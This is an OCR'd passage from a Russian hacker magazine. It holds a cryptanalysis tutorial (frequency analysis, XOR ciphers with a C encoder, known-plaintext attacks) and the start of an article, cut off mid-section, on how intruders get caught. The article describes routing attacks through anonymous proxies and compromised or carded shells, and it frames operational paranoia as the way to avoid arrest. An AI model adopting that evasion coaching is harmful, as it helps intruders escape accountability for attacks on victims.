
модель **JB-641**



www.jetbalance.ru

Дистрибуторы:
Lizard (095) 780.3266; **Деникин** (095) 787.4999; **ELSIE** (095) 777.9779; **Citilink** (095) 744.0333

Иван Скляров (Sklyarov@real.xakep.ru)



КРИПТОАНАЛИЗ — НАУКА РЕШЕНИЯ ГОЛОВОЛОМОК

Задания на криптоанализ присутствуют практически в каждом выпуске X-Puzzle. Одна из причин этому - многочисленные просьбы, падающие в мой ящик. Однако я не совсем удовлетворен числом присылаемых ответов - оно значительно меньше общего числа читателей нашего журнала. Это свидетельствует о том, что многие просто не знают, с какой стороны подойти к этим головоломкам. А ведь зная простейшие методы криптоанализа, решить их можно всего за несколько минут! Сейчас я покажу, как это делается, на примере реальных задач из рубрики X-Puzzle.

ВЕДУЩИЙ X-PUZZLE ДЕЛИТСЯ СОВЕТАМИ

ЧАСТОТНЫЙ АНАЛИЗ

Метод частотного анализа известен уже больше тысячи лет! Изобретателем его является знаменитый ученый арабского мира IX века (приготовься это прочитать): Абу Юсуф Якуб ибн-Исхак ибн-Ас-Сабах ибн-Умран ибн-Исмалил аль-Кинди. На самом деле, если знать, что приставка "абу" означает отец, "ибн" - сын, а "аль" - уроженец, то имя легко можно перечитать по-русски, а сокращенно ученого у нас принято называть Аль Кинди. Для рассказа о методе возьмем в качестве примера головоломку из X-Puzzle][#58 "Глупенькая секретарша", условие которой звучит так:

> Глупенькая, но хорошенькая секретарша устраивалась на работу к одному эксцентричному директору. Директор решил над ней подшутить. На рабочем компьютере он поменял местами некоторые клавиши и попросил ее напечатать "на время" одно предложение. Т.к. секретарша не умела печатать вслепую, то напечатала предложение, не отрывая глаз от клавиатуры, и вот что у нее получилось:
>
> Мъэшл эзё етиг сяхкиг рфунцащмкиг чаьок, ву дыпэй юэ буж.
>
> Какое предложение продиктовал эксцентричный директор?
>
> Подсказка: директор поменял местами всего десять пар клавиш.

Понятно, что буквы в шифротексте просто заменяются другими буквами. Если ты читал рассказ Конан Дойля "Пляшущие человечки", то наверняка помнишь, что каждый человечек в шифре соответствовал определенной букве алфавита - наша задача зашифрована аналогично, просто буква прячется не за изображением человечка, а за другой буквой. Именно для разгадывания таких шифров и предназначен частотный анализ! Вот суть метода непосредственно из уст самого Аль Кинди:

"Есть способ прочесть зашифрованное послание, написанное на известном тебе языке. Нужно найти незашифрованный текст на этом языке, размером на страницу или около того, пересчитать все буквы в нем и увидеть, сколько раз встречается каждая из букв. Букву, что встречается чаще всех, назови "первая", ту, что на втором месте по частоте - "вторая" и так далее, пока не назовешь все буквы алфавита. Затем возьми шифрованный текст и посчитай все его знаки. Также выбери тот, что встречается чаще других, "второй", "третий" и так далее. "Первый" знак служит для замены "первой" буквы, "второй" - для "второй" буквы и т.д."

Приблизительные частоты распределения букв уже давно составлены практически для всех языков мира (см. таблицы распределения букв).

Таким образом, нам нужно только подсчитать частоты букв в нашем зашифрованном предложении и заменить эти буквы буквами с аналогичными или близкими частотами из таблицы. И все! Все, да не совсем, т.к. частоты точно можно определить только в больших

ТАБЛИЦЫ РАСПРЕДЕЛЕНИЯ БУКВ

В русском языке

Буква	Частота	Буква	Частота	Буква	Частота
а	0.062	л	0.035	ц	0.004
б	0.014	м	0.026	ч	0.012
в	0.038	н	0.053	ш	0.006
г	0.013	о	0.090	щ	0.003
д	0.025	п	0.023	ъ	0.014
е, ё	0.072	р	0.040	ы	0.016
ж	0.007	с	0.045	ь	0.014
з	0.016	т	0.053	э	0.003
и	0.062	у	0.021	ю	0.006
й	0.010	ф	0.002	я	0.018
к	0.028	х	0.009	пробел	0.174

В английском языке

Буква	Частота	Буква	Частота	Буква	Частота
a	0.0804	b	0.0154	c	0.0306
d	0.0399	e	0.1251	f	0.0230
g	0.0196	h	0.0549	i	0.0726
j	0.0016	k	0.0067	l	0.0414
m	0.0253	n	0.0709	o	0.0760
p	0.0200	q	0.0011	r	0.0612
s	0.0654	t	0.0925	u	0.0271
v	0.0099	w	0.0192	x	0.0019
y	0.0173	z	0.0009	пробел	0.1500




Рис.1. Открыт файл с шифротекстом




Рис.2. Частоты букв, содержащиеся в шифротексте




Рис.3. Открыт эталон для текста на русском

шифротекстах, а у нас всего одно маленькое предложение. Но рискнуть, думаю, стоит :).

Хотя и несложно произвести расчет для одного предложения вручную, я все равно попробовал поискать для этого в интернете специализированную программу и, как и ожидалось, нашел, причем на русском языке - программа с говорящим названием Freq 2.0. Программу можно взять на диске к журналу или поискать в файловых интернет-архивах, типа www.download.ru. В самой программе указан сайт artelvyv.chat.ru, но на момент написания статьи он был в нерабочем состоянии. Несмотря на небольшую глючность Freq 2.0, работу частотного анализа далее мы рассмотрим в нем. Запустим Freq и откроем в нем наше зашифрованное предложение (шифротекст должен быть предварительно сохранен в текстовый файл), см. рисунок 1.

Далее перейдем на вкладку "Подсчет" и рассчитаем сначала все частоты появления букв (не по эталону), см. рисунок 2.

Как видишь, определилось всего несколько разных частот, что не есть хорошо. Если




Рис.4. Буквы шифротекста распределены по эталону

бы у нас был большой текст, частоты распределились бы более точно для каждой буквы шифротекста. Но попробуем провести анализ с тем, что есть. Для этого во вкладке "Эталон" откроем так называемый эталон для русского теста (RusEtln.txt), см. рисунок 3.

В папке с программой присутствуют два текстовых файла RusEtln.txt и LatEtln.txt. В них хранятся последовательности букв в убывающем порядке согласно распределениям эталонных частот (см. таблицы распределения букв). Снова перейдем на вкладку "Подсчет" и произведем уже подсчет по эталону. Теперь каждая буква из нашего шифротекста соответствует определенной эталонной букве, см. рисунок 4.

Откроем вкладку "Новый файл" и нажмем кнопку "В окно", чтобы предложение отобразилось в нижнем окне с подставленными эталонными буквами, см. рисунок 5.

Правда, понять что-либо все равно невозможно, но это, как я уже говорил, из-за того, что у нас очень маленькое предложение. Если бы это был большой текст, то наверняка уже можно было бы прочитать ответ. Но не будем отчаиваться. Если ты внимательно посмотришь на таблицы распределения букв, то заметишь, что многие буквы имеют одинаковую частоту. Следовательно, в эталоне нашей программы мы можем смело поменять их местами. Так, перейдем на вкладку "Эталон" и поменяем местами буквы "а" и "и" - у них одинаковая частота 0,062. Далее нужно снова вернуться на вкладку "Подсчет" и сделать подсчет по эталону. Теперь, если перейти на вкладку "Новый файл" и нажать "В окно", мы получим следующее предложение:

сбоцу оьё вкен ммжиен дфалщтэсиен йтгри, па яьыох шо чаю.



На CD к журналу ты найдешь программу Freq 2.0



На странице Павла Семьянова ты найдешь все самое лучшее, что есть в интернете по криптологии: www.ssl.stu.neva.ru/psw/crypto.html.





Рис.5. В нижнем окне предложение с подставленными эталонными буквами

КАК ОПРЕДЕЛЯЕТСЯ ЧАСТОТА БУКВЫ

Частота буквы определяется следующим образом: подсчитывается, сколько раз она встречается в шифротексте, затем полученное число делится на общее число символов шифротекста.



Смотри, последнее слово в предложении приобрело осмысленные очертания. Это может быть случайностью, а может быть, и нет. Попробуем сделать еще какие-нибудь изменения в эталоне. Поменяем теперь буквы не с одинаковыми частотами, а с близкими, т.е. рядом стоящие в эталоне. Нам никто не запрещает это сделать, т.к. эталонные частоты это лишь приблизительные частоты, и для разных типов текста они могут различаться (проза, сленг, технический язык). Поменяем местами, к примеру, первые буквы в эталоне: "о" и "е". Повторим операции, проделанные выше, и получим следующее предложение:

сбецу еьё ркон ммжион дфалщтэсион йтгви, па яьыех ше чаю.

Да, не сильно помогло, однако второе слово, очевидно, должно быть словом "ещё". Итого, вместе с "чаю" мы имеем предположительно два расшифрованных слова, а это значит 5 пар клавиш, которые поменял местами эксцентричный директор:

ч - б
у - а
ю - ж
е - э
щ - з

Попробуем произвести замену этих пар в первоначальном зашифрованном предложении:

Мъешл ещё этиг сяхкиг рфанцузскиг буьок ва дыпей же чаю.

Конечно, можно было бы еще попробовать поискать пары с помощью частотного анализа, однако, я думаю, это излишне, т.к. ответ напрашивается сам:

Съешь ещё этих мягких французских булок, да выпей же чаю.

Вот так, знание метода плюс немного интуиции позволяют вскрывать шифры типа "пляшущие человечки" буквально за считанные минуты.



XOR

Но частотный анализ бессилен перед другими типами шифровок, когда одна буква может иметь разные значения в одном и том же шифротексте. Так, к примеру, шифрует знаменитый XOR при условии, что ключ, которым кодируют, больше одного знака. Сначала вспомним, что такое XOR. XOR - это операция логического исключающего ИЛИ, имеющая следующую семантику:

0 xor 1 = 1
1 xor 0 = 1
0 xor 0 = 0
1 xor 1 = 0

Например, буква "A" (латинская) в кодировке ASCII имеет код 41h или 1000001 в двоичном виде, а цифра "1" 31h=110001. Проксорим эти буквы (точнее, их коды):

```
A = 1000001
XOR
1 = 0110001
-----------
p = 1110000
```

Получился ответ 1110000, а это есть двоичный ASCII-код буквы "p". На этом принципе и основана шифровка XOR!

Ну а что если дан ключ "1984". Закодируем с его помощью фразу "Hacker Hacker Hacker". Это может сделать, например, следующая программа на Си (протестировано в среде Visual C++ 6.0):




Рис.6. К предложению str применяем оператор xor с ключом "1984"

ЧТО ТАКОЕ КРИПТОЛОГИЯ

Криптология (с греческого kryptos - тайный, logos - наука) - наука, занимающаяся изучением защиты информации путем ее преобразования. Криптология включает в себя два направления: криптографию и криптоанализ. Криптография изучает способы преобразования информации с целью ее защиты, а криптоанализ исследует способы расшифровки информации без знания ключей.

КОДИРОВЩИК

```
#include <stdio.h>

int main() {
 char str[]="Hacker Hacker Hacker";
 char key[]="1984";
 int i=0, j=0;
 printf("%s\n", str);
 while (str[i] != '\0') {
 if (j>3) j=0;
 printf("%c", str[i++]^=key[j++]);
 }
 printf("\n");
 return 0;
}
```

Посмотрим на схеме, что происходит в действительности, см. рисунок 6.

Как видишь, одна и та же буква может быть закодирована по-разному. Например, буква "H" в шифротексте принимает следующие значения: "y" "|" и "p" (см. рисунок 6). XOR представляет собой, по сути, шифр Вижнера. Такой шифр частотным анализом вскрыть невозможно!

АТАКА ПО ОТКРЫТОМУ ТЕКСТУ

У XOR есть еще одно важное свойство, которое нужно всегда держать в голове:

X xor Key = Y
Y xor Key = X
X xor Y = Key

Т.е., зная хотя бы часть открытого текста, можно получить ключ! Посмотрим это еще на одном примере из рубрики X-Puzzle (][#55):

> M.J.Ash скачал третью версию уже всем знакомой программы CryptFuck! Уверенной рукой Эш набрал в поле ввода слово "Ivan" (без кавычек) и нажал кнопку Crypt, программа выдала следующий шифр:
>
> {@Q^
>
> Затем он набрал "Sklyarov" и получил следующее:
>
> a]\ISD_F
>
> И что-то опять не понравилось ведущему самой варезной рубрики. Набрав последнее слово "Ash" и посмотрев на полученный шифр, M.J.Ash окончательно разгадал алгоритм шифрования, после чего ему ничего не оставалось, как удалить программу со своего винчестера (он совершенно не хотел рекомендовать читателям программу со столь нестойким алгоритмом шифрования).
>
> Как "CryptFuck v3.1" зашифровал слово "Ash"?

Руководствуясь вышеназванным свойством XOR, попробуем сделать следующее:

Sklyarov
XOR
a]\ISD_F

26002600

Ясно, что ключ, которым было зашифровано слово "Sklyarov", есть "2600"! Применим его к слову "Ash" и получим ответ "sEX". Вот и все! Решение заняло не больше минуты! И я, честно говоря, был удивлен, что тогда пришло так мало ответов.

◄231t?=,'d<7#/5(t'>5u0>x1231t.759d

Теперь представим, что первоначально нам неизвестен вообще ни один участок открытого текста (что чаще всего и бывает в реальности). Например, нужно расшифровать текст на рисунке 7.

Т.к. частотный анализ в данном случае не поможет, попробуем произвести атаку по открытому тексту. Что это значит? Просто попробуем наудачу поискать слова, которые предположительно могут оказаться в зашифрованном тексте. Например, для английского языка с большой долей вероятности это могут быть: and, are, with, than и т.д. Но мы пойдем нестандартным путем и попробуем поискать слово fuck :). Для этого проксорим шифротекст этим словом, и вот что получим в итоге:

Здесь нужно добавить, что вместо непечатных символов, типа разных стрелок и т.п., в программе на Си нужно указывать их коды, например, так "\x13". Если в шифротексте попадается обратный слеш, то его нужно удвоить "\\", чтобы компилятор не выдавал ошибку.

Но посмотрим внимательно на полученный результат. Заметно, что присутствуют похожие последовательности: "231" и "1231". Это может быть, опять же, простым совпадением, а может быть, и нет. Попробуем взять в качестве ключа "123" и проксорить им первоначальный шифротекст. Вот что мы получим:

Fuck your mother all to fuck hell!

Нам повезло - ключ оказался таким маленьким! Если бы он был большим (длинным), то пришлось бы угадывать различные слова в шифротексте, выискивать одинаковые последовательности и делать попытки составить из них полноценное ключевое слово.

Конечно, я рассказал далеко не обо всех методах криптоанализа, но того, что ты уже знаешь, достаточно, чтобы вскрыть большинство защит :). Узнать о других методах и углубить свои знания ты сможешь благодаря умным книгам по криптоанализу и криптографии (рекомендую книгу Брюса Шнайера "Прикладная криптография").

Удачи в рубрике X-Puzzle! ;)



Рис.7. Неизвестен ни один участок открытого текста

Иван Скляров (Sklyarov@real.xakep.ru)

НА ЧЕМ ПРОКАЛЫВАЮТСЯ ХАКЕРЫ



Не проходит буквально ни одной недели, чтобы в интернет-новостях не появилось сообщение об успешном задержании спецслужбами очередного компьютерного преступника. Причем чаще всего речь идет не о бестолковых рассыльщиках троянов, а о грамотных и, если можно так сказать, профессиональных хакерах, уделявших собственной безопасности много внимания. Достаточно упомянуть Линн Хтуна из знаменитой группы Fluffi Bunni (Пушистый кролик) и членов интернациональной крякерской организация DrinkOrDie.

ТРАКТАТЪ О ТОМ, КАК ЛОВЯТ ХАКЕРОВ

Казалось бы, времена Митника давно прошли, и пора бы уже сделать определенные выводы, касающиеся собственной безопасности. Так в чем же дело? За счет каких механизмов спецслужбам удается столь эффективно отслеживать и "уничтожать" информационных "преступников"? В каких лабиринтах мировой паутины затаилась скрытая угроза? Чего следует опасаться хакеру? Об этом мы сегодня и поговорим.

Я детально проанализировал возможные ошибки и пути отлова хакеров на сегодняшний день, а результаты моих исследований лежат перед тобой. Но не исключено, что в чем-то я могу сильно ошибаться, т.к. точное заключение может дать только эксперт, непосредственно крутящийся в сфере государственной безопасности, но от них мы никогда ничего не узнаем ;).

НЕУЯЗВИМОСТЬ — ЭТО ИЛЛЮЗИЯ

Совершив не один десяток взломов и не попавшись в руки правосудия, многие молодые хакеры начинают питать иллюзии относительно собственной суперсекьюрности. На самом деле это объясняется только тем, что тобой пока не заинтересовались нужные люди. Спецслужбы не будут предпринимать никаких действий, пока не заподозрят в твоих деяниях угрозу национальной безопасности или пока не увидят у себя на столе заявление от пострадавших (не исключено также, что ты уже под колпаком, просто не догадываешься об этом ;)).

Обычно хакеру играет на руку то, что большинство отхаканных не обращаются куда следует, а предпочитают промолчать и забыть о взломе. Например, кому охота связываться с федералами из-за какого-то там дефейса, или какой прикол админу сообщать начальству, что на его серверах хакеры пооткрывали себе шеллы - ему же в первую очередь и влетит, поэтому он по-тихому залатает дыры и сделает вид, что ничего не было. Многие компании не хотят заводить дело, т.к. боятся, что информация о взломе станет доступна общественности, а это может принести дополнительные убытки из-за подпорченной репутации. Нельзя также исключать наличие организаций, которые вообще ни при каких обстоятельствах не будут связываться со спецслужбами, т.к. сами имеют определенные грешки.

Но так бывает не всегда, и даже такое, по сути, мелкое хулиганство, как дефейс, может стать причиной преследования спецслужб. Например, действия группы Fluffi Bunni привлекли внимание ФБР после терактов 11 сентября, когда на множестве сайтов появились лозунги Fluffi Bunni Goes Jihad ("Пушистый кролик идет на джихад"). Это было расценено как протест против американской глобальной кампании по борьбе с терроризмом, т.е. членов группы фактически приравняли к террористам (а это уже нешуточные сроки).

Таким образом, можно выделить особую категорию хакерских проделок, которые ПОЧТИ ВСЕГДА становятся работой спецслужб: воровство, вымогательство, шпионаж и наезд на государственные серверы. Людей в штатском может привлечь и просто высокая хакерская активность, например, огромный список дефейсов на хакерском сайте. Обычно общение со спецслужбами в этом случае ограничивается безынициативным обыском в квартире хакера или разговором по душам с ярко светящей в глаза лампой (немало таких историй можно почитать на хакерских сайтах, например, здесь: hangup.pisem.net, статья "Скучный шмон" и пр.). Надо полагать, что цель таких мер - профилактика, т.е. хакеру показывают, что

он находится под контролем, и пресекают таким образом возможные будущие, более тяжкие преступления. Если это так, то нужно только снять защитный экран с монитора перед нашими родными спецслужбами за заботу о подрастающем поколении ;).

Вывод первый: профессионалы никогда не чувствуют себя в безопасности, паранойя - вечный спутник хакера.

НЕ СУЩЕСТВУЕТ "СВОИХ" И "ЧУЖИХ" СПЕЦСЛУЖБ

Среди многих отечественных представителей андерграунда существует одно ошибочное убеждение, что если не трогать российские серверы, то за собственную безопасность можно не беспокоиться. Да, действительно, неурегулированные законы об экстрадиции хакеров из России в большинстве случаев позволяют отечественным спецслужбам игнорировать просьбы о сотрудничестве своих зарубежных коллег и даже вступать с ними в конфронтацию. Широко известна история, когда следователь Игорь Ткач из Управления ФСБ чуть не возбудил уголовное дело против агента ФБР Майкла Шулера после ареста последним двух челябинских хакеров Алексея Горшкова и Василия Иванова (с деталями дела можно ознакомиться в интернете, в том числе и на нашем сайте). Но время не стоит на месте, и однажды все может измениться. И тогда тебе напомнят все твои грешки, к тому же ты уже сейчас лишаешь себя возможности безбоязненного выезда за рубеж (не обязательно в США), т.к. тебя там уже могут ждать ;). Пример тому - недавняя история с 25-летним украинским хакером, который был пойман в Бангкоке при содействии таиландских и американских спецслужб. Большинство хакеров xUSSR попадают в руки правосудия именно за пределами родины.

Вывод второй: профессионалы не делают различий между российскими и зарубежными спецслужбами - спецслужбы всех стран одинаково опасны для хакера. Практика показывает, что иностранные спецслужбы представляют большую угрозу, т.к. уж очень сильно "там" не любят отечественных хакеров.




Рис.1 Схема хакерской атаки

СХЕМА ХАКЕРСКОЙ АТАКИ

Рассмотрим типичную схему хакерской атаки (взлом) в интернете (см. рис.1).

Хакер выходит в Сеть через обычного провайдера, затем через цепочку анонимных proxy к удаленному шеллу и уже с шелла проводит атаку. Шеллом обычно является захваченная (порутанная) машина или скарженная на хостинге торгующего шеллами. В приведенном случае задача шелла дать не анонимность, а обеспечение ресурсами, т.к. шелл обычно располагается на мощном сервере с приличным каналом. Конечно, это не единственная схема: цепочку анонимных прокси может заменить цепочка из одних только шеллов. Шелл в схеме вообще может отсутствовать, также прокси-серверы могут идти только от удаленного шелла до цели (это если хакер хочет сохранить шелл) и т.п. Непрофессионалы вообще ограничиваются единственным прокси. Кроме того, хакер может выходить в интернет через локальную сеть (например, из интернет-кафе). Но в этом контексте это все несущественно, и приведенного рисунка достаточно, чтобы рассмотреть большинство опасностей, подстерегающих хакера.

НЕ ВСЕ АНОНИМНЫЕ ПРОКСИ ОДИНАКОВО АНОНИМНЫ

